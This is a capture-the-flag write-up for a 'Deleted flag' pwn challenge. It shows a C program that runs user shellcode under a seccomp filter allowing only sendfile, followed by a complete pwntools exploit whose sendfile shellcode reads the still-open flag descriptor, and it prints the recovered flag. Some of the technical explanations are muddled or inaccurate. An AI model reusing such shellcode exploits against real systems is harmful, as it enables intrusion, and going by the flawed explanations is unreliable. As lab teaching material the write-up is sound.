
Deleted flag

Challenge Information

Deleted your flag, oops. Note : the remote system architecture is x86_64.



1> Deleted

We've removed your flag. Good luck getting it back.

Flag format : CTF{32-hex}

[200 points]


We are provided with an app.c file and it's code is given below

```
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <seccomp.h>
#include <sys/mman.h>
#include <limits.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>

void setup_seccomp() {
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL);
    int ret = 0;
    ret |= seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(sendfile), 0);
    ret |= seccomp_load(ctx);
    if (ret) {
        exit(1);
    }
}

typedef void (*void_fn)(void);

int main(void) {
    setbuf(stdout, NULL);
```

```
    FILE * fptr = fopen("flag.txt","r");
    puts("Goodbye flag!");

    int ret = remove("flag.txt");
    if (ret == 0) {
        puts("Flag file successfully removed.");
    } else {
        puts("Error removing flag file");
        exit(-1);
    }

    puts("What do you have to say about us so carelessly removing your precious flag?");

    void * buf = mmap(0, 4096, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);
    void_fn sc = (void_fn) buf;
    ssize_t num_read = read(0, buf, 100);

    setup_seccomp();
    sc();

    return 0;
}
```

After inspection of the file I was able to figure out how the program works, The program will load the flag file into a file pointer first, and then it will remove the flag.txt file from the machine and tell us that it has deleted the flag any input after that message is being executed as the shellcode by the program using the sendfile function and if we don't give it a valid shellcode then it will exit the file.

There is an set_seccomp function and it has the rules for seccomp which allows only the sendfile function to be used , if any-other function is used then the process is killed, This can be confirmed by using the seccomp-tools dump on the program




```
seccomp (short for secure computing mode) is a computer security facility in the Linux
kernel. seccomp allows a process to make a one-way transition into a "secure" state
where it cannot make any system calls except exit(), sigreturn(), read() and write()
to already-open file descriptors. Should it attempt any other system calls, the kernel
will terminate the process with SIGKILL or SIGSYS.[1][2] In this sense, it does not
virtualize the system's resources but isolates the process from them entirely.
```

Then it also declares and buffer with mmap function which will load and allows some functions like read, write, and exec, the value of the buffer is then loaded into another function sc which is then executed after the seccomp function.

```
MMAP DESCRIPTION
The mmap() function is used for mapping between a process address space and either files
or devices. When a file is mapped to a process address space, the file can be accessed
like an array in the program. This is one of the most efficient ways to access data in
the file and provides a seamless coding interface that is natural for a data structure
that can be assessed without he abstraction of reading and writing from files. In this
article, we are going to discuss how to use the mmap() function in Linux
```

The only endpoint which we can exploit for executing our code is the sendfile function, we have to use the sendfile function with the file pointer earlier in the code as that contains the flag and if we are somehow able to retrieve it

After some research, I found out that we can convert the file pointer to file descriptor which is used by the function sendfile by entering 3.

```
sendfile() copies data between one file descriptor and another.
       Because this copying is done within the kernel,sendfile() is
```

```
       more efficient than the combination ofread(2) andwrite(2),
       which would require transferring data to and from user space.
Usage:- ssize_t sendfile(int out_fd, int in_fd, off_t *offset, size_t count);
```

so we have to convert the payload into the shellcode, here I am using 5 as in file descriptor because 3 wasn't working properly and this get's the job done, The given code will then print the flag which is stored in the flag pointer now we have to execute on the real challenge to do so we can execute the file with the REMOTE argument and the address

```
python exploit.py REMOTE portal.hackazone.org 17019
```

The code for the exploit

```
from pwn import *


# Allows you to switch between local/GDB/remote from terminal
def start(argv=[], *a, **kw):
    if args.GDB:  # Set GDBscript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:  # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:  # Run locally
        return process([exe] + argv, *a, **kw)


# Specify GDB script here (breakpoints etc)
gdbscript = '''
init-pwndbg
break fopen
continue
'''.format(**locals())


# Binary filename
exe = './app'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (warning/info/debug)
context.log_level = 'debug'

# ===========================================================
#                    EXPLOIT GOES HERE
# ===========================================================

write('flag.txt', 'flag{Not_Flag}')

# Start program
io = start()
```

```
payload = asm(shellcraft.sendfile(1, 5, 0, 4096))

# Save the payload to file
write('payload', payload)

# Send the payload
io.sendlineafter('flag?', payload)


# Got Shell?
io.interactive()
```

After running the code we get the flag.

Flag :- CTF{5decd42da5fb3c9b1dc0b4dd12a4bd7c}